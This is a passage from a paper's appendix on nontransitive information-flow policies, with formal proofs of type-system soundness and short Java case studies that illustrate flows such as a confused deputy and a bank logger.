Lemma E.6 (*Semantic Equivalence Modulo Transformation*). For any program c , the semantic equivalence \simeq_T between the programs c and $\text{Transform}(c)$ holds where $c \simeq_T c' \stackrel{\text{def}}{=} \forall M. \forall I. \exists I'. (\forall \ell. I(\ell) = I'(\ell_{\text{src}})) \wedge \langle c, M, I, \emptyset \rangle \rightsquigarrow O \wedge \langle c', M, I', \emptyset \rangle \rightsquigarrow O' \wedge O' = O[v_\ell \mapsto v_{\ell_{\text{snk}}}]$.

Then, we prove a nontransitive policy on a given program (with intermediate inputs/outputs) can be reduced to a transitive policy on the transformed version of the program.

Theorem E.12 (*From $NTNI_{PI}$ to TNI_{PI}*). For any program c and any nontransitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \triangleright, \Gamma_{\mathcal{N}} \rangle$, there exist a semantically equivalent (modulo transformation) program c' and a transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$ where $c' = \text{Transform}(c)$, $\langle L_{\mathcal{T}}, \sqsubseteq \rangle$ is a corresponding source-sink lattice and $\forall x \in \text{Var}_c. \ell = \Gamma_{\mathcal{N}}(x) \implies \Gamma_{\mathcal{T}}(x) = \ell_{\text{src}}$ such that $NTNI_{PI}(\mathcal{N}, c) \iff TNI_{PI}(\mathcal{T}, c')$. Formally,

$$\forall \mathcal{N}. \forall c. \exists \mathcal{T}. \exists c'. c \simeq_T c' \wedge NTNI_{PI}(\mathcal{N}, c) \iff TNI_{PI}(\mathcal{T}, c').$$

Theorem E.13 (*Soundness of Flow-Sensitive Type System for Programs with I/O*).

$$pc \vdash \Gamma_{\mathcal{T}}\{\text{Transform}(c)\} \Gamma' \implies TNI_{PI}(\mathcal{T}, \text{Transform}(c)).$$

Proof of complexity of source-sink lattice encoding. We know that source levels are incomparable in the source-sink partial order, the same for sink levels. Thus, if there is not a quadruple of levels, two sources and two sinks, such that source levels are in relation with both of the sinks, then adding a top and a bottom element yields the smallest lattice. To do so, we detect cycles of length four in the undirected graph of the partial order. In the worst case, it takes $\binom{|L_{\mathcal{N}}|}{2} \cdot O(|L_{\mathcal{N}}|^2) = O(|L_{\mathcal{N}}|^4)$ for the graph that has $2 \cdot |L_{\mathcal{N}}|$ nodes; $O(|L_{\mathcal{N}}|^2)$ for finding each cycle [7, 34], and $\binom{|L_{\mathcal{N}}|}{2}$ cycles exist at most. For each cycle, we add one intermediary level to the partial order, as the unique least upper (resp. greatest lower) bound of the source (resp. sink) levels. Hence, in the worst case, the resulting lattice adds $\frac{|L_{\mathcal{N}}|^2}{2} + 2$ more levels to the partial order, thus $O(|L_{\mathcal{N}}|^2)$ is the size of the lattice. It is also proven that the Dedekind-MacNeille completion takes $O(r^2)$ where r is the number of elements in the lattice [4, 9, 20], thus $O(|L_{\mathcal{N}}|^4)$. \square

E.II Case studies

Alice-Bob-Charlie.

```
1 public class Alice {
2     private int data = 13;
3     private Bob b;
4     public Alice(){
5         b = new Bob();
6     }
7     public static void main(String[] args){
8         Alice a = new Alice();
9         a.operation();
10    }
11    private void operation(){
12        b.receive(data);
13        b.good();
14        b.bad();
15    }
16 }
```

```
1 public class Bob {
2     private int data1 = 0, data2 = 42;
3     private Charlie c;
4     public Bob(){
5         c = new Charlie();
6     }
7     public void receive(int x){
8         data1 = x;
9     }
10    public void good(){
11        c.receive(data2);
12    }
13    public void bad(){
14        c.receive(data1);
15    }
16 }
```

```
1 public class Charlie {
2     private int data;
3     public Charlie(){ }
4     public void receive(int x){
5         data = x;
6     }
7 }
```

Confused deputy.

```
1 public class Library {
2     private int someValue = 5, printValue = 0;
3     public Library(){ }
4     public void process(int src){
5         printValue = src;
6     }
7     public int retrieve(int key){
8         return someValue;
9     }
10 }
```

```
1 public class Service {
2     private int logFile = 0;
3     private Library library;
4     public Service(){
5         library = new Library();
6     }
7     public void addLog(int x, int y){
8         logFile += x + y ;
9     }
10    public void print(int data){
11        library.process(data);
12    }
13    public int query(int key){
14        return library.retrieve(key);
15    }
16 }
```

```
1 public class Downloaded_Code {
2     private int data = 7, key = 4, result;
3     private Service service;
4     public Downloaded_Code(){
5         service = new Service();
6     }
7     public static void main(String[] args){
8         Downloaded_Code dc = new Downloaded_Code();
9         dc.operation();
10    }
11    private void operation(){
12        service.addLog(data, key);
13        service.print(data);
14        result = service.query(key);
15    }
16 }
```

Bank logger.

```
1 public class Bank {
2     private int id = 20, balance = 100;
3     public Bank(){ }
4     public int getBalance(int x){
5         if (x == id)
6             return balance;
7         return 0;
8     }
9 }
```

```
1 public class Logger {
2     private static int logFile;
3     public Logger(){ }
4     public void append(int x){
5         logFile += x;
6     }
7 }
```

```
1 public class BankLog {
2     private int userId = 20, balance;
3     private Bank b;
4     private Logger l;
5     public BankLog(){
6         b = new Bank();
7         l = new Logger();
8     }
9     public static void main(String[] args){
10        BankLog bl = new BankLog();
11        bl.operation();
12    }
13    private void operation(){
14        balance = b.getBalance(userId);
15        if (balance > 0)
16            l.append(userId);
17    }
18 }
```

Low-High.

```
1 public class Bob {
2     private int secret = 100, data;
3     public Bob(){ }
4     public void receive(int x){
5         data = x;
6     }
}
```

```

7  public int getSecret(){
8      return secret;
9  }
10 }

1 public class Alice {
2     private int data = 10;
3     private Bob bob;
4     public Alice(){
5         bob = new Bob();
6     }
7     public static void main(String[] args){
8         Alice a = new Alice();
9         a.sendDataToBob();
10    }
11    public void sendDataToBob(){
12        bob.receive(data);
13        if (bob.getSecret() > data)
14            data++;
15    }
16 }

```

E.III Proofs

Proof of Theorem E.1. It is straightforward because NTNI is a generalization of TNI where the policy defines all possible flows explicitly. Hence by considering the transitive and reflexive closure (\sqsubseteq^*) of the transitive relation (\sqsubseteq) as the nontransitive one, the theorem holds.

1. Let $L_{\mathcal{N}} = L_{\mathcal{T}}, \triangleright = \sqsubseteq^*$, and $\Gamma_{\mathcal{N}} = \Gamma_{\mathcal{T}}$. Then, $C(\ell) = \{\ell' | \ell' \triangleright \ell\} = \{\ell' | \ell' \sqsubseteq^* \ell\}$, and according to the definitions E.1 and E.3, $\forall \ell. (M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2 \iff M_1 \stackrel{\ell}{=}_{\mathcal{T}} M_2)$.
2. Considering Definitions E.3 and E.4,

$$\left(\forall \ell \in L_{\mathcal{N}}. \forall M_1, M_2. (M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2 \wedge \langle c, M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \wedge \langle c, M_2 \rangle \rightarrow^* \langle \text{stop}, M'_2 \rangle) \implies M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2 \right) \iff$$

$$\left(\forall \ell \in L_{\mathcal{N}}. \forall M_1, M_2. (M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2 \wedge \langle c, M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \wedge \langle c, M_2 \rangle \rightarrow^* \langle \text{stop}, M'_2 \rangle) \implies M'_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M'_2 \right), \text{ thus the theorem holds. } \square$$

Proof of Lemma E.1. The transformed program c' is partitioned into three sections such that $c' = \text{init}_{c'}; \text{orig}_{c'}; \text{final}_{c'}$: (1) initial assignments for temp variables ($\text{init}_{c'}$), (2) the original program that variables are renamed to temp variables ($\text{orig}_{c'}$), and (3) final assignments for sink variables ($\text{final}_{c'}$).

1. The init section only sets the values of x_{temp} variables and each assignment is in the form of $x_{\text{temp}} := x$ for all $x \in \text{Var}_c$. We also know that $\forall x \in \text{Var}_c. x_{\text{sink}} \notin \text{FV}(\text{init}_{c'})$. Using the rule (WRITE) of the semantics by the number of elements in Var_c , we can conclude that the init section always terminates and $\forall M. \exists! M'. \langle \text{init}_{c'}, M \rangle \rightarrow^{|\text{Var}_c|} \langle \text{stop}, M' \rangle \wedge \forall x \in \text{Var}_c. M'(x_{\text{temp}}) = M'(x) = M(x) \wedge M'(x_{\text{sink}}) = M(x_{\text{sink}})$.
2. The program c and the $\text{orig}_{c'}$ section are identical up to α -renaming of variables $x \in \text{Var}_c$ with x_{temp} , and $\forall x \in \text{Var}_c. x \notin \text{FV}(\text{orig}_{c'}) \wedge x_{\text{sink}} \notin \text{FV}(\text{orig}_{c'})$. Thus, we write $\forall M_1, M_2. \forall x \in \text{Var}_c. M_1(x) = M_2(x) = M_2(x_{\text{temp}}) \implies \forall n \in \mathbb{N}. \langle c, M_1 \rangle \rightarrow^n \langle c_1, M'_1 \rangle \wedge \langle \text{orig}_{c'}, M_2 \rangle \rightarrow^n \langle c_2, M'_2 \rangle \wedge M'_1(x) = M'_2(x_{\text{temp}}) \wedge M'_2(x) = M_2(x) = M_1(x) \wedge M_2(x_{\text{sink}}) = M'_2(x_{\text{sink}})$.
3. The final section includes assignments from the value of x_{temp} variables to x_{sink} variables where assignments are in the form of $x_{\text{sink}} := x_{\text{temp}}$ for all $x \in \text{Var}_c$. We also know that $\forall x \in \text{Var}_c. x \notin \text{FV}(\text{final}_{c'})$. Similar to the init section, by applying the rule (WRITE) by the number of elements in Var_c , we can write $\forall M. \exists! M'. \langle \text{final}_{c'}, M \rangle \rightarrow^{|\text{Var}_c|} \langle \text{stop}, M' \rangle \wedge \forall x \in \text{Var}_c. M'(x_{\text{sink}}) = M'(x_{\text{temp}}) = M(x_{\text{temp}}) \wedge M'(x) = M(x)$.
4. If we use the semantic rule (SEQ-I) for the sequence of these three sections and follow the aforementioned statements, we can conclude that Lemma E.1 holds. \square

Proof of Lemma E.2. Using Lemma E.1, we can establish a correspondence between the two security definitions. We have $\langle c, M \rangle \rightarrow^* \langle \text{stop}, M' \rangle \iff \langle \text{Canonical}(c), M \rangle \rightarrow^* \langle \text{stop}, M'' \rangle$, which means the termination behavior stays the same. Then given that $\forall x \in \text{Var}_c. M'(x) = M''(x_{\text{temp}}) = M''(x_{\text{sink}}) \wedge M(x) = M''(x)$, the lemma is proven. \square

Proof of Lemma E.3. For simplicity, we write $c' = \text{Canonical}(c)$. We know that $\forall x. (P(x) \iff Q(x)) \implies (\forall x. P(x) \iff \forall x. Q(x))$. So to prove the lemma, we show the correctness of the following statement:

$$\forall M_1, M_2. \langle c', M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \wedge \langle c', M_2 \rangle \rightarrow^* \langle \text{stop}, M'_2 \rangle \implies \left(\forall \ell \in L_{\mathcal{N}}. (M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2 \implies M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2) \iff \forall \ell' \in L_{\mathcal{T}}. (M_1 \stackrel{\ell'}{=}_{\mathcal{T}} M_2 \implies M'_1 \stackrel{\ell'}{=}_{\mathcal{T}} M'_2) \right).$$

E. Nontransitive Policies Transpiled

If the execution of the program c' for (at least) one of the two arbitrary memories M_1 and M_2 does not terminate, then the premise in both security definitions does not hold, thus the lemma holds. Assuming the program is terminating for both memories, we prove the statement as follows:

1. Left to right:

- (a) Let $I_{\mathcal{N}} = \{\ell \in L_{\mathcal{N}} \mid M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2\}$ be the set of levels in $L_{\mathcal{N}}$ that the two memories are indistinguishable for the set of labels can flow to them. Then, we have $I_{\mathcal{N}} \in L_{\mathcal{T}} \wedge I_{\mathcal{T}} = \{\ell' \in L_{\mathcal{T}} \mid M_1 \stackrel{\ell'}{=}_{\mathcal{T}} M_2\} = \{\ell' \in L_{\mathcal{T}} \mid \ell \in I_{\mathcal{N}} \wedge \ell' \in \wp(C(\ell))\} = \wp(I_{\mathcal{N}})$ based on Definition E.1.
- (b) Using Lemma E.1, we can conclude that $\forall \ell \in I_{\mathcal{N}}. \forall x \in \text{Var}_{c'}. \Gamma_{\mathcal{N}}(x) = \ell \implies \left(\exists x_{\text{sink}} \in \text{Var}_{c'}. \Gamma_{\mathcal{T}}(x_{\text{sink}}) = C(\ell) \wedge M'_1(x_{\text{sink}}) = M'_2(x_{\text{sink}}) \right) \wedge \left(\exists x \in \text{Var}_{c'}. \Gamma_{\mathcal{T}}(x) = \{\ell\} \wedge M'_1(x) = M'_2(x) \right) \wedge \left(\exists x_{\text{temp}} \in \text{Var}_{c'}. \Gamma_{\mathcal{T}}(x_{\text{temp}}) = L_{\mathcal{N}} \wedge M'_1(x_{\text{temp}}) = M'_2(x_{\text{temp}}) \right) \wedge \ell \in I_{\mathcal{T}} \wedge C(\ell) \in I_{\mathcal{T}}$.
- (c) Therefore, $\forall \ell \in I_{\mathcal{N}}. M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2 \iff \forall \ell' \in I_{\mathcal{T}}. M'_1 \stackrel{\ell'}{=}_{\mathcal{T}} M'_2$. Hence, $\forall \ell \in L_{\mathcal{N}}. \left(M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2 \implies M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2 \right) \implies \forall \ell' \in L_{\mathcal{T}}. \left(M_1 \stackrel{\ell'}{=}_{\mathcal{T}} M_2 \implies M'_1 \stackrel{\ell'}{=}_{\mathcal{T}} M'_2 \right)$.

2. Right to left:

- (a) Let $I_{\mathcal{T}} = \{\ell' \in L_{\mathcal{T}} \mid M_1 \stackrel{\ell'}{=}_{\mathcal{T}} M_2\}$ and $I_{\mathcal{N}} = \{\ell \in L_{\mathcal{N}} \mid M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2\} = \{\ell \in L_{\mathcal{N}} \mid C(\ell) \in I_{\mathcal{T}}\}$.
- (b) According to Lemma E.1, we have $\forall \ell' \in I_{\mathcal{T}}. \exists \ell \in L_{\mathcal{N}}. \left(\ell' = \{\ell\} \implies \wp(C(\ell)) \subseteq I_{\mathcal{T}} \wedge \forall x \in \text{Var}_{c'}. \Gamma_{\mathcal{N}}(x) = \ell \implies \left(\exists x_{\text{sink}} \in \text{Var}_{c'}. \Gamma_{\mathcal{T}}(x_{\text{sink}}) = C(\ell) \wedge M'_1(x_{\text{sink}}) = M'_2(x_{\text{sink}}) \right) \wedge \left(\exists x \in \text{Var}_{c'}. \Gamma_{\mathcal{T}}(x) = \ell' \wedge M'_1(x) = M'_2(x) \right) \wedge \left(\exists x_{\text{temp}} \in \text{Var}_{c'}. \Gamma_{\mathcal{T}}(x_{\text{temp}}) = L_{\mathcal{N}} \wedge M'_1(x_{\text{temp}}) = M'_2(x_{\text{temp}}) \right) \right)$.
- (c) Thus, $\forall \ell' \in I_{\mathcal{T}}. M'_1 \stackrel{\ell'}{=}_{\mathcal{T}} M'_2 \iff \forall \ell \in I_{\mathcal{N}}. M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2$. Hence, $\forall \ell' \in L_{\mathcal{T}}. \left(M_1 \stackrel{\ell'}{=}_{\mathcal{T}} M_2 \implies M'_1 \stackrel{\ell'}{=}_{\mathcal{T}} M'_2 \right) \implies \forall \ell \in L_{\mathcal{N}}. \left(M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2 \implies M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2 \right)$. \square

Proof of Theorem E.2. By using Lemma E.2 and Lemma E.3. \square

Proof of Theorem E.3. To show soundness of the type system, we prove the following statement: $pc \vdash \Gamma\{c'\}\Gamma' \implies \left(\forall \ell \in L_{\mathcal{T}}. \forall M_1, M_2. \left(M_1 \stackrel{\ell}{=}_{\Gamma, \mathcal{T}} M_2 \wedge \langle c', M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \wedge \langle c', M_2 \rangle \rightarrow^* \langle \text{stop}, M'_2 \rangle \right) \implies M'_1 \stackrel{\ell}{=}_{\Gamma', \mathcal{T}} M'_2 \right) \wedge \forall x \in \text{Var}_{\text{sink}}. \Gamma'(x) = \Gamma(x)$, where $c' = \text{Canonical}(c)$ and $M_1 \stackrel{\ell}{=}_{\Gamma, \mathcal{T}} M_2 \iff \forall x \in \text{Var}_{c'}. \Gamma(x) \sqsubseteq \ell \implies M_1(x) = M_2(x)$. The first part of the statement denotes the definition of security in the flow-sensitive style and the second part of the statement ensures the flow-insensitivity of *sink* variables.

The first three rules determine the security level of expression e , which is the join of security levels associated with free variables of the expression.

By induction on the typing derivation and the structure of c' , we have $\forall M. \forall x \in \text{Var}_{c'}. \left(\langle c', M \rangle \rightarrow^* \langle \text{stop}, M' \rangle \wedge pc \vdash \Gamma\{c'\}\Gamma' \wedge pc \sqsubseteq \Gamma'(x) \right) \implies M(x) = M'(x)$, where $pc \sqsubseteq \Gamma'(x)$ implies that no assignment to x occurs in c' . Note that in the assignment to sink variables (rule TT-WRITE-II), the memory gets updated in a secure way since $pc \sqcup \Gamma(x') \sqsubseteq \Gamma(x) \implies pc \sqsubseteq \Gamma(x)$.

It can also be easily proven by induction on the typing derivation that $pc \vdash \Gamma\{c'\}\Gamma' \wedge pc' \sqsubseteq pc \implies pc' \vdash \Gamma\{c'\}\Gamma'$.

By induction on the typing derivation and the structure of c' , we show that $pc \vdash \Gamma\{c'\}\Gamma' \implies \forall \ell \in L_{\mathcal{T}}. \forall M_1, M_2. \left(M_1 \stackrel{\ell}{=}_{\Gamma, \mathcal{T}} M_2 \wedge \langle c', M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \wedge \langle c', M_2 \rangle \rightarrow^* \langle \text{stop}, M'_2 \rangle \right) \implies M'_1 \stackrel{\ell}{=}_{\Gamma', \mathcal{T}} M'_2$. We discuss the cases as follows:

- Case (TT-SKIP): We directly can write $pc \vdash \Gamma\{\text{skip}\}\Gamma \implies \forall \ell \in L_{\mathcal{T}}. \forall M_1, M_2. \left(M_1 \stackrel{\ell}{=}_{\Gamma, \mathcal{T}} M_2 \wedge \langle \text{skip}, M_1 \rangle \rightarrow^* \langle \text{stop}, M_1 \rangle \wedge \langle \text{skip}, M_2 \rangle \rightarrow^* \langle \text{stop}, M_2 \rangle \right) \implies M_1 \stackrel{\ell}{=}_{\Gamma, \mathcal{T}} M_2$.
- Case (TT-WRITE-I): The conclusion part is $pc \vdash \Gamma\{x := e\}\Gamma[x \mapsto pc \sqcup t]$, thus Γ and Γ' only might differ in x ; and similarly for M_1 and M_2 . The statement holds for this case because $pc \sqsubseteq \Gamma'(x) = pc \sqcup t$.
- Case (TT-WRITE-II): The condition $pc \sqcup \Gamma(x') \sqsubseteq \Gamma(x)$ checks if the assignment is permitted with regard to the transitive policy; it captures implicit (pc) and explicit ($\Gamma(x')$) flows to the variable x . Thus, we have $pc \vdash \Gamma\{x := x'\}\Gamma \implies \forall \ell \in L_{\mathcal{T}}. \forall M_1, M_2. \left(M_1 \stackrel{\ell}{=}_{\Gamma, \mathcal{T}} M_2 \wedge \langle x := x', M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \wedge \langle x := x', M_2 \rangle \rightarrow^* \langle \text{stop}, M'_2 \rangle \right) \implies M'_1 \stackrel{\ell}{=}_{\Gamma', \mathcal{T}} M'_2$.
- Case (TT-IF): Based on the induction hypothesis, $pc \sqcup t \vdash \Gamma\{c_b\}\Gamma' \implies \text{TNI}_{\mathcal{T}}(\mathcal{T}, c_b)$ for $b = \text{true}, \text{false}$. Since $pc \sqsubseteq pc \sqcup t$, the statement holds for this case.

E. Nontransitive Policies Transpiled

- Case (TT-WHILE): Based on the induction hypothesis, we have $pc \sqcup t \vdash \Gamma\{c_{body}\} \Gamma \implies TNI_{TT}(\mathcal{T}, c_{body})$, and $pc \sqsubseteq pc \sqcup t$, thus $pc \vdash \Gamma\{c\} \Gamma \implies TNI_{TT}(\mathcal{T}, c)$ for $c = \text{while } e \text{ do } c_{body}$.
- Case (TT-Seq): Using the induction hypothesis, we have $pc \vdash \Gamma\{c_1\} \Gamma' \implies TNI_{TT}(\mathcal{T}, c_1) \wedge pc \vdash \Gamma'\{c_2\} \Gamma'' \implies TNI_{TT}(\mathcal{T}, c_2)$. Therefore, $pc \vdash \Gamma\{c_1; c_2\} \Gamma'' \implies TNI_{TT}(\mathcal{T}, c_1; c_2)$.
- Case (TT-SUB): Based on the induction hypothesis, $pc_1 \vdash \Gamma_1\{c\} \Gamma'_1 \implies TNI_{TT}(\mathcal{T}, c)$. Considering the conditions $pc_2 \sqsubseteq pc_1 \wedge \Gamma_2 \sqsubseteq \Gamma_1 \wedge \Gamma'_1 \sqsubseteq \Gamma'_2$, we can conclude $pc_2 \vdash \Gamma_2\{c\} \Gamma'_2 \implies TNI_{TT}(\mathcal{T}, c)$.

We also prove the second part which requires the levels of *sink* variables remain unmodified through the program. There is no typing rule that updates the level of *sink* variables of the program, and the subsumption rule (rule TT-SUB) obviously guarantees the property. Therefore, by induction on the typing derivation, we have $\forall x \in Var_{sink}. \Gamma'(x) = \Gamma(x)$. \square

Proof of Theorem E.4. By induction on the derivation of expressions, we prove the type for expression e is the union of the security levels (i.e., the collected information flows) of free variables of the expression, formally $\Gamma \vdash e : t \implies t = \bigcup_{x \in FV(e)} \Gamma(x)$:

- Case (VALUE): We label values as empty set since they are visible for all levels and no free variable exists.
- Case (NT-READ): The type of variable x (i.e., $\Gamma(x)$) is the set of labels that might affect the value of the variable x in the program. It must capture all the possible flows to the variable, including the label of itself.
- Case (NT-OPERATION): Based on the induction hypothesis, it is easy to conclude that $t_1 \cup t_2 = \bigcup_{x \in FV(e_1 \oplus e_2)} \Gamma(x)$.
- Case (NT-SUB-I): The subtyping rule for expressions shows adding more security labels to the type of e keeps the expression well-typed.

By induction on the typing derivation and the structure of c , we prove the theorem as follows:

- Case (NT-SKIP): It is easy to see that $\mathcal{P}, \Gamma, pc \vdash skip : t \implies NTNI_{TT}(\mathcal{N}, skip)$ for any \mathcal{N} .
- Case (NT-WRITE): This rule checks the explicit and implicit flows to the variable x have been collected in $\Gamma(x)$ and permitted by \supseteq relation. The type t is the union set of $\Gamma(x)$ (all collected information flows) and the type of e (the explicit flows). Considering pc (implicit flows) of the assignment, the premise investigates the presence of all labels in $t \cup pc$ in the collected flows to the variable x ($\Gamma(x)$), and guarantees that those are permitted according to the nontransitive flow.

- Hence, $\forall M_1, M_2. M_1 \stackrel{C(t \cup pc)}{=} \mathcal{N} M_2 \wedge \langle x := e, M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \wedge \langle x := e, M_2 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \implies M'_1 \stackrel{t \cup pc}{=} \mathcal{N} M'_2$. Thus, $NTNI_{IT}(\mathcal{N}, x := e)$ holds.
- Case (NT-IF): Based on the subtyping rule, we write $\mathcal{P}, \Gamma, pc \cup t_1 \vdash c_{true} : t_2 \implies \mathcal{P}, \Gamma, pc \vdash c_{true} : t_2$, and similarly for c_{false} . Aggregating the labels in t_1 and t_2 and using the induction hypothesis prove the theorem statement for *if* commands.
 - Case (NT-WHILE) Similar to the previous case, if c_{body} is well-typed under $pc \cup t_1$, according to the induction hypothesis, this case is also proved.
 - Case (NT-SEQ): Using the induction hypothesis, $c_1; c_2$ has type $t_1 \cup t_2$ and $NTNI(\mathcal{N}, c_1; c_2)$ holds.
 - Case (NT-SUB-II): The induction hypothesis shows $NTNI(\mathcal{N}, c)$ holds if c is well-typed, for example, has type t_1 under pc_1 . If we extend the type with more security labels under a smaller pc , the command c remains well-typed and satisfies $NTNI(\mathcal{N}, c)$. \square

Proof of Theorem E.5. First, we start with demonstrating that $\mathcal{P}, \Gamma_1, pc \vdash c : t \implies \mathcal{P}', \Gamma'_1, pc \vdash c' : t$, where $c' = \text{Canonical}(c)$ and we extend the typing context Γ_1 to Γ'_1 and the labeling function \mathcal{P} to \mathcal{P}' by adding temp and sink variables with the same mappings for any variable x of the program, i.e., $\forall x \in \text{Var}_c. \mathcal{P}'(x) = \mathcal{P}'(x_{temp}) = \mathcal{P}'(x_{sink}) = \mathcal{P}(x) \wedge \Gamma'_1(x) = \Gamma'_1(x_{temp}) = \Gamma'_1(x_{sink}) = \Gamma_1(x)$.

As discussed in Lemma E.1, the program is partitioned in three parts: $c' = \text{init}_{c'}; \text{orig}_{c'}; \text{final}_{c'}$. By induction on the derivation of $\text{init}_{c'}$ and using the two rules (NT-WRITE) and (NT-SEQ), we have $\mathcal{P}', \Gamma'_1, pc \vdash \text{init}_{c'} : t$ because statements are assignments of the form $x_{temp} := x$ and $\Gamma'_1(x) = \Gamma'_1(x_{temp})$. Also, since $\mathcal{P}, \Gamma_1, pc \vdash c : t$ holds, then $\forall \ell \in \Gamma_1(x) \triangleright \mathcal{P}(x)$, and thus $\forall \ell \in \Gamma'_1(x_{temp}). \ell \triangleright \mathcal{P}'(x_{temp})$.

We know that c and $\text{orig}(c')$ are identical up to α -renaming of variables $x \in \text{Var}_c$ with x_{temp} . Therefore, $\mathcal{P}, \Gamma_1, pc \vdash c : t \implies \mathcal{P}', \Gamma'_1, pc \vdash c' : t$ because $\Gamma_1(x) = \Gamma'_1(x_{temp})$, $\mathcal{P}(x) = \mathcal{P}(x_{temp})$, and $x, x_{sink} \notin \text{FV}(c')$.

At the final section, statements are the form of $x_{sink} := x_{temp}$. Similar to the init section, because $\Gamma'_1(x_{temp}) = \Gamma'_1(x_{sink})$ and $\forall \ell \in \Gamma'_1(x_{sink}). \ell \triangleright \mathcal{P}'(x_{sink})$, we can write $\mathcal{P}', \Gamma'_1, pc \vdash \text{final}_{c'} : t$. Applying the rule (NT-SEQ) two times, we conclude $\mathcal{P}', \Gamma'_1, pc \vdash \text{init}_{c'}; \text{orig}_{c'}; \text{final}_{c'} : t$.

Then, we prove $\mathcal{P}', \Gamma'_1, pc \vdash c' : t \implies pc \vdash \Gamma_2\{c'\} \Gamma_3$ where $c' = \text{Canonical}(c)$. Remember that in the transitive type system $L_T = \emptyset(L_{\mathcal{N}})$, $\sqsubseteq = \subseteq$, and $\sqcup = \cup$. To connect the typing contexts together meaningfully, the following constraints must be considered $\forall x \in \text{Var}_c$:

E. Nontransitive Policies Transpiled

- $\Gamma_3(x_{temp}) \sqsubseteq \Gamma'_1(x_{temp})$: The final type of x_{temp} contains the set of labels in the last assignment that flow to the variable in the program c' , due to flow-sensitivity of the transitive type system, while $\Gamma'_1(x_{temp})$ is the predicted set of *all* information flows to the variable x_{temp} .
- $\Gamma_2(x) = \{\mathcal{P}(x)\}, \Gamma_2(x_{temp}) = L_{\mathcal{N}}, \Gamma_2(x_{sink}) = C(\mathcal{P}(x))$: The conditions are based on the labeling function presented in Definition E.5 to adjust the nontransitive mapping to the transitive one.
- $\Gamma_3(x) = \Gamma_2(x), \Gamma_3(x_{sink}) = \Gamma_2(x_{sink})$: As shown in Figure E.9, if the program is well-typed, the types for variables remain untouched except for Var_{temp} .

There is a one-to-one correspondence between typing rules for expressions, which yields the union set of $\Gamma(x)$ for free variables $FV(e)$ as the type of the expression e . Thus, $\Gamma'_1 \vdash e : t \implies \Gamma_2 \vdash e : t'$.

By induction on the nontransitive typing derivation $\mathcal{P}', \Gamma'_1, pc \vdash c' : t$ and the structure of c' :

- Case (NT-SKIP): Based on the rule (TT-SKIP), $pc \vdash \Gamma_2\{c'\} \Gamma_2$ holds.
- Case (NT-WRITE): We separate this case for two subcases according to the variable on the left side of the assignment:
 - If $x \in Var_{temp}$, since $\Gamma'_1 \vdash e : t \implies \Gamma_2 \vdash e : t'$, based on the rule (TT-WRITE-I), we write $pc \vdash \Gamma_2\{c'\} \Gamma_2[x \mapsto pc \sqcup t']$.
 - If $x \in Var_{sink}$, we know that $e = x_{temp}$ is the only case in program c' at the $final_{c'}$ section. Because $\Gamma_3(x_{temp}) \sqsubseteq \Gamma'_1(x_{temp})$ and $\forall \ell \in \Gamma'_1(x_{temp}) \cup pc. \ell \in \Gamma'_1(x_{sink}) \wedge \ell \supseteq \mathcal{P}'(x_{sink}) \implies pc \sqcup \Gamma_3(x_{temp}) \sqsubseteq C(\mathcal{P}'(x_{sink})) \implies pc \sqcup \Gamma_3(x_{temp}) \sqsubseteq \Gamma_3(x_{sink})$. Hence, based on the rule (TT-WRITE-II), $pc \vdash \Gamma_3\{x := e\} \Gamma_3$.
- Case (NT-IF): Using the induction hypothesis and $\Gamma'_1 \vdash e : t \implies \Gamma_2 \vdash e : t'$, the statement $pc \vdash \Gamma_2\{c'\} \Gamma_3$ holds for this case with respect to the rule (TT-IF).
- Case (NT-WHILE): Similar to the case (NT-IF), and according to the rule (TT-WHILE).
- Case (NT-SEQ): Using the induction hypothesis, $pc \vdash \Gamma_2\{c_1\} \Gamma_3$ and $pc \vdash \Gamma_3\{c_2\} \Gamma_4$, then $pc \vdash \Gamma_2\{c_1; c_2\} \Gamma_4$ by using the rule (TT-SEQ).
- Case (NT-SUB-II): Using the induction hypothesis, we write $pc_1 \vdash \Gamma_2\{c\} \Gamma'_2$. Since $pc_2 \sqsubseteq pc_1, \Gamma_3 \sqsubseteq \Gamma_2, \Gamma'_2 \sqsubseteq \Gamma'_3$ and in combination with the rule (NT-SUB-I), $pc_2 \vdash \Gamma_3\{c\} \Gamma'_3$ holds. \square

Proof of Theorem E.6. Simliar to the proof of Theorem E.1, by considering the transitive and reflexive closure (\sqsubseteq^*) of the transitive relation (\sqsubseteq) as the nontransitive one, the theorem holds.

